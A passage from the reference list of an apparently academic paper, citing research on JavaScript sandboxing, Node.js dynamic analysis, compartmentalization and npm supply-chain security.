[35] Deian Stefan, Edward Z. Yang, Petr Marchenko, Alejandro Russo, Dave Herman, Brad Karp, and David Mazières. 2014. Protecting Users by Confining JavaScript with COWL. In *11th USENIX Symposium on Operating Systems Design and Implementation (OSDI 14)*. USENIX Association, Broomfield, CO, 131–146. https://www.usenix.org/conference/osdi14/technical-sessions/presentation/stefan

[36] Haiyang Sun, Daniele Bonetta, Christian Humer, and Walter Binder. 2018. Efficient Dynamic Analysis for Node.Js. In *Proceedings of the 27th International Conference on Compiler Construction* (Vienna, Austria) *(CC 2018)*. ACM, New York, NY, USA, 196–206. https://doi.org/10.1145/3178372.3179527

[37] Jeff Terrace, Stephen R Beard, and Naga Praveen Kumar Katta. 2012. JavaScript in JavaScript (js. js): sandboxing third-party scripts. In *Presented as part of the 3rd USENIX Conference on Web Application Development (WebApps 12)*. 95–100.

[38] Nikos Vasilakis, Achilles Benetopoulos, Shivam Handa, Alizee Schoen, Jiasi Shen, and Martin C. Rinard. 2021. Supply-Chain Vulnerability Elimination via Active Learning and Regeneration. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security* (Virtual Event, Republic of Korea) *(CCS '21)*. Association for Computing Machinery, New York, NY, USA, 1755–1770. https://doi.org/10.1145/3460120.3484736

[39] Nikos Vasilakis, Ben Karel, Nick Roessler, Nathan Dautenhahn, André DeHon, and Jonathan M. Smith. 2018. BreakApp: Automated, Flexible Application Compartmentalization. In *Networked and Distributed Systems Security* (San Diego, California) *(NDSS'18)*. https://doi.org/10.14722/ndss.2018.23131

[40] Nikos Vasilakis, Grigoris Ntousakis, Veit Heller, and Martin C Rinard. 2021. Efficient module-level dynamic analysis for dynamic languages with module recontextualization. In *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*. 1202–1213.

[41] Nikos Vasilakis, Cristian-Alexandru Staicu, Grigoris Ntousakis, Konstantinos Kallas, Ben Karel, André DeHon, and Michael Pradel. 2021. Preventing Dynamic Library Compromise on Node.Js via RWX-Based Privilege Reduction. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security* (Virtual Event, Republic of Korea) *(CCS '21)*. Association for Computing Machinery, New York, NY, USA, 1821–1838. https://doi.org/10.1145/3460120.3484535

[42] Markus Zimmermann, Cristian-Alexandru Staicu, Cam Tenny, and Michael Pradel. 2019. Smallworld with High Risks: A Study of Security Threats in the Npm Ecosystem. In *Proceedings of the 28th USENIX Conference on Security Symposium* (Santa Clara, CA, USA) *(SEC'19)*. USENIX Association, USA, 995–1010.